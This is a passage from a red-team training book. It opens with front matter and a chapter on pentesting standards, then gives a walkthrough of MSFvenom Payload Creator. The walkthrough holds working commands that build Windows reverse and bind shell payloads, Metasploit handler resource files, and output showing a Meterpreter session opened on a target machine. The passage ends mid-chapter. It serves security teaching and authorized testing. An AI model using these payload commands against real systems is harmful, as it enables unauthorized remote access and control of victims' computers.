

# Hands-On Red Team Tactics

A practical guide to mastering Red Team operations



Himanshu Sharma and Harpreet Singh

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Himanshu Sharma  
Harpreet Singh

**Packt**

**BIRMINGHAM - MUMBAI**

# Hands-On Red Team Tactics

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**Himanshu Sharma** has already achieved fame for finding security loopholes and vulnerabilities in Apple, Google, Microsoft, Facebook, Adobe, Uber, AT&T, Avira, and many more with hall of fame listings. He has helped celebrities such as Harbhajan Singh in recovering their hacked accounts, and also assisted an international singer in recovering his hacked accounts. He was a speaker at the international conference Botconf '13, CONFidence 2018 and RSA Singapore 2018. He also spoke at IEEE Conference as well as for TedX. Currently, he is the cofounder of BugsBounty, a crowd-sourced security platform.

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# Preface

Red Teaming is used to enhance security by performing simulated attacks on the organization in order to detect network and system vulnerabilities. Hands-On Red Team Tactics starts with an overview of pentesting and Red Teaming, before giving an introduction of few of the latest **pentesting** tools. You will then move on to exploring Metasploit and getting to grips with Armitage. Once you have studied the basics, you will understand Cobalt Strike basic, usage and how to set up a team server of Cobalt Strike.

You will discover some common lesser known techniques for pivoting and how to pivot over SSH, before using Cobalt Strike to pivot. This comprehensive guide demonstrates the advanced methods of post-exploitation using Cobalt Strike and introduces you to Command-and-control servers (C2) and Redirectors. All this will help you achieve persistence using Beacons and Data Exfiltration, and will also give you the chance to run through the methodology to use Red Team activity tools like Empire during a Red Team activity on Active Directory and Domain Controller.

By the end of the book, you will have learned advanced penetration testing tools, techniques to get reverse shells over encrypted channels and processes for post-exploitation. In addition to this, you will explore frameworks such as Empire which include maintaining persistent access, staying untraceable, and getting reverse connections over different C2 covert channels.

# Who this book is for

Hands-On Red Team Tactics is for you if you are an IT professional, pentester, security consultant, or ethical hacker interested in the IT security domain and wants to go beyond Penetration Testing. Prior knowledge of penetration testing is beneficial.

# What this book covers

[Chapter 1](#), *Red-Teaming and Pentesting*, helps you understand about different standards of pentesting followed across the industry, and we went through the seven phases of the PTES standard in detail.

[Chapter 2](#), *Pentesting 2018*, introduces you to MSF Payload Creator (MSFPC). We will also look at the use of resource files which were generated by MSFPC besides the payload file

[Chapter 3](#), *Foreplay – Metasploit Basics*, teaches you about team server and the Armitage client, including the setup and usage of Armitage.

[Chapter 4](#), *Getting Started with Cobalt Strike*, starts by exploring the red-team exercise as well as the concept of the cyber kill chain, which can be used for an attack plan. The chapter then introduces you to Cobalt Strike, the tool that is used for red-team operations.

[Chapter 5](#), *./ReverseShell*, explores what a reverse connection and reverse shell connection is using various tools. Furthermore, we will try different payloads to get reverse shell connections using Metasploit.

[Chapter 6](#), *Pivoting*, dives into port forwarding and its uses. We will also learn about pivoting and its uses, followed by methods of port forwarding via SSH.

[Chapter 7](#), *Age of Empire – The beginning*, introduces you to Empire and its fundamentals. We will also cover Empire's basic usage and the post exploitation basics for Windows, Linux and OSX.

[Chapter 8](#), *Age of Empire – Owning Domain Controllers*, delves into some more

advanced uses of the Empire tool to get access to the Domain Controller.

[Chapter 9](#), *Cobalt Strike – Red Team Operations*, teaches you about the listener module of Cobalt Strike along with its type and usage.

[Chapter 10](#), *C2 – Master of Puppets*, provides an introduction to command and control (C2) servers and discussed how they are used in a red team operation.

[Chapter 11](#), *Obfuscate C2s – Introducing Redirectors*, introduces you to redirectors and the reason why obfuscating C2s are required. We have also covered how we can obfuscate C2s in a secure manner so that we can protect our C2s from getting detected by the Blue team.

[Chapter 12](#), *Achieving Persistence*, dives into achieving persistence using Armitage's inbuilt exploit modules, then we will learn how to do the same via Empire on Windows, Linux, and macOS machines.

[Chapter 13](#), *Data Exfiltration*, discusses about some basic ways of transferring data using simple tools like Netcat, OpenSSL and PowerShell. Next, we jumped into transforming the data using text-based steganography to avoid detection, as well as looking at the usage of the CloakifyFactory tool.

# **To get the most out of this book**

The readers should have prior knowledge to networking basics, Linux basic commands, Penetration Testing standards and hands-on experience in using tools such as Metasploit, Nmap, and so on.

The readers should have at least Linux installed for Red Team Engagement. Kali is recommended as it comes with pre-configured tools.

# Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: [https://www.packtpub.com/sites/default/files/downloads/9781788995238\\_ColorImages.pdf](https://www.packtpub.com/sites/default/files/downloads/9781788995238_ColorImages.pdf).

# Conventions used

There are a number of text conventions used throughout this book.

`codeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Let's try to use the `backdoor_1nk` module by typing `info`."

Any command-line input or output is written as follows: **git clone**  
**<https://github.com/g0tmi1k/mpc>**

**Bold**: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Click the Add an app button to add an application."



*Warnings or important notes appear like this.*

*Tips and tricks appear like this.*

**TIP**

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# Red-Teaming and Pentesting

Pentesting is an authorized attack on a computer system, done to evaluate the security of the system/network. This test is performed to identify vulnerabilities and the risks they possess.

The 1960's marked the true beginning of the age of computer security. In this chapter, we will cover the methodology of pentesting that is widely used, as well as the red-teaming approach, which is now being adopted across different corporations.

In this chapter, we will cover the following topics:

- Pentesting 101
- A different approach

# Pentesting 101

As we all know, penetration testing follows a standard. There are various standards, such as the **Open Web Application Security Project (OWASP)**, the **Open Source Security Testing Methodology Manual (OSSTMM)**, the **Information Systems Security Assessment Framework (ISSAF)**, and so on. Most of them follow the same methodology, but the phases have been named differently. We will take a look at each of them in the following sections and cover the **Penetration Testing Execution Standards (PTES)** in detail.

# OWASP

OWASP is a worldwide not-for-profit charitable organization that focuses on improving the security of software.

It's a community of like-minded professionals who release software and knowledge-based documentation on application security, covering such subjects as:

- Information gathering
- Configuration and deployment management testing
- Identity management testing
- **Authentication testing**
- **Authorization testing**
- Session management testing
- Input validation testing
- Error handling
- Cryptography
- **Business logic testing**
- Client-side testing

# Open Source Security Testing Methodology Manual (OSSTMM)

As mentioned on their official website, this is a peer-reviewed manual of security testing and analysis, providing verified facts. These facts provide actionable information that can measurably improve your operational security.

The OSSTMM includes the following key sections:

- Operational security metrics
- Trust analysis
- Work flow
- Human security testing
- Physical security testing
- Wireless security testing
- Telecommunications security testing
- Data networks security testing
- Compliance regulations
- Reporting with the **Security Test Audit Report (STAR)**

# Information Systems Security Assessment Framework (ISSAF)

ISSAF is not very active, but the guide it has provided is quite comprehensive. It aims to evaluate the information security policy and process of an organization with regard to its compliance with IT industry standards, along with laws and regulatory requirements. The current version of ISSAF is 0.2.

The stages that it covers can be found at [https://www.owasp.org/index.php/Penetration\\_testing\\_methodologies](https://www.owasp.org/index.php/Penetration_testing_methodologies).

# **Penetration Testing Execution Standard (PTES)**

This standard is the most widely used standard and covers almost everything related to pentesting.

PTES is divided into the following seven phases:

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modeling
4. Vulnerability analysis
5. Exploitation
6. Post-exploitation
7. Reporting

Let's take a brief look at what each of these phases involves.

# Pre-engagement interactions

These actions involve multiple processes to be carried out before an activity kicks off, such as defining the scope of the activity, which usually involves mapping the network IPs, web applications, wireless networks, and so on.


Once the scoping is done, lines of communication are established across both the vendors and the incident reporting process is finalized. These interactions also include status updates, calls, legal processes, and the start and end dates of the project.

# **Intelligence gathering**

This is a process that is used to gather as much as information as possible about the target. This is the most critical part of pentesting, as the more information we have, the more attack vectors we can plan to perform the activity. In case of a whitebox activity, all this information is already provided to the testing team.

# Threat modeling

Threat modeling model depends on the amount of information gathered. Depending on that, the activity can be divided and then performed using automated tools, logical attacks, and so on. The following diagram illustrates an example of a mindmap of a threat model:



# Vulnerability analysis

This is a process of discovering flaws that can be used by an attacker. These flaws can be anything ranging from open ports/service misconfiguration to an SQL injection. There are lots of tools available that can help in performing a vulnerability analysis.

These include Nmap, Acunetix, and Burp Suite. We can also see new tools being released every few weeks.

# **Exploitation**

This is a process of gaining access to the system by evading the protection mechanism on the system based on the vulnerability assessment. Exploits can be public, or a zero day.

# **Post-exploitation**


This is a process where the goal is to determine the criticality of the compromise and then maintain access for future use. This phase must always follow the rules of the engagement that is protecting the client and protecting ourselves (covering the tracks as per the activity's requirements).

# Reporting

This is one of the most important phases, as the patching of all the issues totally depends on the details presented in the report. The report must contain three key elements:

- Criticality of the bug
- Steps of reproduction of the bug
- Patch suggestions

In summary, the pentest life cycle phases are presented in the following diagram:



# A different approach

Let's discuss a different approach: red-teaming. The main objective of red-teaming is to assess and obtain the real level of risk a company has at that moment in time. In this activity, networks, applications, physical, and people (social engineering) are tested against weaknesses.

Red-teaming can also be considered as a simulation of a real-world hack.

# Methodology

Red-teaming is based on the PTES standard as the foundation. However, there's much more to it. It can be said that the penetration testing activity is performed with the aim of finding as many vulnerabilities in the given amount of time as possible. However, red-teaming is performed with only one goal and by staying discreet.

The methodology used in a red-team activity involves the following:


- Reconnaissance
- Compromise
- Persistence
- Command and control
- Privilege escalation
- Pivoting
- Reporting and cleanup

The following cycle basically repeats for every new piece of information that is found about the client until the goal is met:



# How is it different?

Let's look at it with a different perspective to get a clearer picture:



Looking at the preceding diagram, we can see that red-teaming involves using every means to achieve the goals. We can summarize the major difference between red-teaming and pentesting as follows:

- Red-teaming involves finding and exploiting only those vulnerabilities that help to achieve our goal, whereas pentesting involves finding and exploiting vulnerabilities in the given scope, which is limited to digital assets
- Red-teaming has an extremely flexible methodology, whereas pentesting has fixed static methods
- During red-teaming, the security teams of the organizations have no

information about it, whereas during pentesting, security teams are notified

- Red-teaming attacks can happen 24/7, while pentesting activities are mostly limited to office hours
- Red-teaming is more about measuring the business impact of the vulnerabilities, whereas pentesting is about finding and exploiting vulnerabilities.

# Summary

Wrapping up the chapter, we learned about different standards of pentesting followed across the industry, and we went through the seven phases of the PTES standard in detail. We also looked at red-teaming and how it is different from pentesting.

In the next chapter, we will look at a few of the latest post-exploitation tools and examine in detail how they work.

# Questions

1. What are the different pentesting standards?
2. What are the different phases of PTES?
3. What is the difference between red-teaming and pentesting?
4. What are the key elements of a report?
5. What is the main objective of a red-team activity?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **High Level Organization of the Standard:** [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)
- **OSSTMM:** <http://www.isecom.org/mirror/OSSTMM.3.pdf>
- **Web Application Penetration Testing:** [https://www.owasp.org/index.php/Web\\_Application\\_Penetration\\_Testing](https://www.owasp.org/index.php/Web_Application_Penetration_Testing)
- **Information Systems Security Assessment Framework (ISSAF):** <http://www.oissg.org/issaf02/issaf0.1-5.pdf>
- **InfoSec Resources:** <https://resources.infosecinstitute.com/the-history-of-penetration-testing/#gref>

# Pentesting 2018

For the past few years, we have been using tools such as the Metasploit Framework, routersploit, LinuxEnum.sh, nmap, and so on for post-exploitation and scanning. With the growing popularity of new tools, it would be good to learn about some new tools that can be used for post-exploitation. Out of the many available tools, we will be looking at **MSFvenom Payload Creator (MSFPC)** —a simple MSF-based payload generator; and Koadic—a **COM-based Command and Control (C3)** server, which can be used in red-team operations or penetration testing for post-exploitation.

In this chapter, we will cover the following tools:

- MSFPC
- Koadic

# Technical requirements

- \*nix-based system (Kali, Ubuntu, or macOS X)
- The Metasploit framework (needed for MSFPC)
- Python package version 2 or 3 (needed for Koadic)

# MSFvenom Payload Creator

MSFvenom Payload Creator (MSFPC) is a user-friendly multiple payload generator that can be used to generate Metasploit payloads based on user-selected options. The user doesn't need to execute the long `msfvenom` commands to generate payloads anymore. With MSFPC, the user can generate the payloads with far fewer commands.

Before downloading the tool, Metasploit should be installed in the system. MSFPC is just a simple bash script, which means that it can be executed on \*nix systems.

We can download the MSFPC package from <https://github.com/g0tmi1k/mpc>. We can either download the repository in a ZIP file or we can clone the repository on our local system by running the following command:

```
| git clone https://github.com/g0tmi1k/mpc
[xxZombi3xx:~ Harry$ 
[xxZombi3xx:~ Harry$ 
[xxZombi3xx:~ Harry$ git clone https://github.com/g0tmi1k/mpc
Cloning into 'mpc'...
remote: Counting objects: 79, done.
remote: Total 79 (delta 0), reused 0 (delta 0), pack-reused 79
Unpacking objects: 100% (79/79), done.
xxZombi3xx:~ Harry$
```

After cloning the repo, let's issue an execute permission on `msfpc.sh` file.

```
| cd mpc/
| chmod +x msfpc.sh
| ./msfpc.sh
| ./msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS
```

```
[xXxZombi3xXx:msf] Harry$ ls
LICENSE      README.md      msfpc.sh

[xXxZombi3xXx:msf] Harry$ sh msfpc.sh
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)

-e
[!] Missing TYPE or BATCH/LOOP mode

-e
msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
-e   Example: msfpc.sh windows 192.168.1.10          # Windows & manual IP.
-e           msfpc.sh elf bind eth0 4444            # Linux, eth0's IP & manual port.
-e           msfpc.sh stageless cmd py https       # Python, stageless command prompt.
-e           msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
-e           msfpc.sh msf batch wan              # All possible Meterpreter payloads, using WAN IP.
-e           msfpc.sh help verbose            # Help screen, with even more information.

-e <TYPE>:
-e   + APK
-e   + ASP
-e   + ASPX
-e   + Bash [.sh]
-e   + Java [.jsp]
-e   + Linux [.elf]
-e   + OSX [.macho]
-e   + Perl [.pl]
-e   + PHP
-e   + Powershell [.ps1]
-e   + Python [.py]
-e   + Tomcat [.war]
-e   + Windows [.exe // .exe // .dll]
```

- **TYPE**: The payload could be of any of the following formats (this option is the same as the `-f` switch in `msfvenom`): APK [android], ASP, ASPX, Bash [.sh], Java [.jsp], Linux [.elf], OSX [.macho], Perl [.pl], PHP, Powershell [.ps1], Python [.py], Tomcat [.war], Windows [.exe // .dll].
- **DOMAIN/IP**: This is the `LHOST` option when generating payloads in `msfvenom`.
- **PORT**: This is the `LPORT` option when generating payloads in `msfvenom`.
- **CMD/MSF**: This is the type of shell dropped once the payload is executed on the target system. The `CMD` option can be used when you want to get a standard command shell; that is, the Command Prompt shell (`cmd.exe`) for Windows and Terminal (`/bin/bash`) for \*nix. In some cases, where the size of the shellcode matters, it's better to use the classic reverse shell payload. `CMD` can be used in situations like these.

Generating a simple classic reverse shell payload can be done by executing the following command:

```
| sh msfpc.sh cmd windows en0
```

The preceding command will generate a payload with a `cmd` as the preferred shell for Windows and set the `LHOST` to the IP retrieved from the `en0` Ethernet interface:

```
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh cmd windows en0
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e [i] IP: 192.168.2.10
-e [i] PORT: 443
-e [i] TYPE: windows (windows/shell/reverse_tcp)
-e [i] CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] windows shell created: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e [i] MSF handler file: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [*] Done!
[xXxZombi3xXx:mpc Harry$ ls -alh windows-shell-staged-reverse-tcp-443*
-rw-r--r-- 1 Harry staff 448B May 12 18:37 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 Harry staff 72K May 12 18:37 windows-shell-staged-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$
```

As you can see from the preceding screenshot, MSFPC created two files in the same directory:

- **The executable payload:** windows-shell-staged-reverse-tcp-443.exe
- **The resource file:** windows-shell-staged-reverse-tcp-443-exe.rc

The naming convention for the files are easy to understand as they are named after the options used while creation. We just created a **Windows staged**

(explained later in this chapter) executable when executed on the target server will connect back to our system (**reverse** connection) on our local port **443** and drop us a command prompt **shell**. Hence, **windows-shell-staged-reverse-tcp-443.exe**. It is preferred to have a reverse shell instead of a bind shell (explained in the further chapters)

# Resource file

As explained in the documentation of Metasploit (<https://metasploit.help.rapid7.com/docs/resource-scripts>), resource scripts provide an easy way for you to automate repetitive tasks in Metasploit. Conceptually, they're just like batch scripts. They contain a set of commands that are automatically and sequentially executed when you load the script in Metasploit. You can create a resource script by chaining together a series of Metasploit console commands and by directly embedding Ruby to do things such as call APIs, interact with objects in the database, and iterate actions.

Let's check out the `.rc` file generated by MSFPC in the preceding command:

```
[xXxZombi3xXx:mpc Harry$ cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]:  service postgresql start; service metasploit start; msfcons
# [Kali 2.x/Rolling]:  msfdb start; msfconsole -q -r '/Users/Harry/mpc/v
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$ ]
```

The payload is set to `windows/shell/reverse_tcp` when the `CMD` option is used.

The `msf` option generates the payload with a custom cross-platform shell that uses the full potential of Metasploit: **sh msfpc.sh msf windows en0**

```
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh msf windows en0
-e [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e [i] IP: 192.168.2.10
-e [i] PORT: 443
-e [i] TYPE: windows (windows/meterpreter/reverse_tcp)
-e [i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e [*] Done!
xXxZombi3xXx:mpc Harry$ ]
```

If you look at the `.rc` file generated from MSFPC when the `msf` option is used, you'll see the difference in the payload used by the payload handler:

```
[xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-
#
# [Kali 1]: service postgresql start; service metasploit
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

The payload is set to `windows/meterpreter/reverse_tcp` when the `MSF` option is used. The resource file can be executed with `msfconsole`, using the following command:  
**`msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.rc'`**

Where:

- `-q` is used for quiet mode (no good looking for the MSF banner)
- `-r` is used for the resource file

```
[xXxZombi3xXx:metasploit-framework Harry$  
[xXxZombi3xXx:metasploit-framework Harry$  
xXxZombi3xXx:metasploit-framework Harry$ sudo msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc'  
[*] Processing /usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc for ERB directives.  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> use exploit/multi/handler  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LHOST 192.168.10.122  
LHOST => 192.168.10.122  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LPORT 443  
LPORT => 443  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set ExitOnSession false  
ExitOnSession => false  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> run -j  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 192.168.10.122:443  
msf exploit(handler) >
```

Once the payload is executed, the **stager** will request for other parts of the payload to be sent over to the target server. These parts of the payload will be sent by payload handler and the complete staged payload is delivered to the victim:

```
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.10.172
[*] Meterpreter session 1 opened (192.168.10.122:443 -> 192.168.10.172:10350) at 2018-05-01 14:54:08 +0530

msf exploit(handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
---	---	---	-----	-----
1		meterpreter	x86/windows DESKTOP-M48V4T8\bugsbounty @ DESKTOP-M48V4T8	192.168.10.122:443 -> 192.168.10.172:10350 (192.168.10.172)

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer       : DESKTOP-M48V4T8
OS            : Windows 10 (Build 16299).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > 
```

Note: The payload we used in the preceding image is x86 based but the system is x64 architecture. It's recommended that the payload should either match the

same architecture as the operating system. In Metasploit we can either migrate from x86 based process to x64 based process or we can use the Metasploit post module `post/windows/manage/archmigrate` to migrate from x86 to x64 architecture.

- `BIND/REVERSE`: The type of connection to be made once the payload is executed on the target system.
- `BIND`: This shell connection will open a port on the target server and connect to it. To get a `BIND` connection is very rare as ingress (incoming) firewall rules block the ports on the target server.

```
| ./msfpc.sh bind msf windows en0
```

The preceding command will generate a Windows meterpreter payload, which will open a port on the target server and listen for a bind connection from our payload handler once the payload is executed. The port may not be accessible for connection due to firewall. In this situation, we can opt for reverse shell payloads which will bypass the firewall ruleset for outgoing connection and connect back to our system.

```
[xXxZombi3xXx:mpc Harry$ ./msfpc.sh bind msf windows en0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.2.10
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/bind_tcp)
[i] CMD: msfvenom -p windows/meterpreter/bind_tcp -f exe \
--platform windows -a x86 -e generic/none LPORT=443 \
> '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

[i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443.exe'

[i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-bind-tcp-443-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
xXxZombi3xXx:mpc Harry$
```

Out of the two files generated by MSFPC, let's check out the .rc file for this:

```
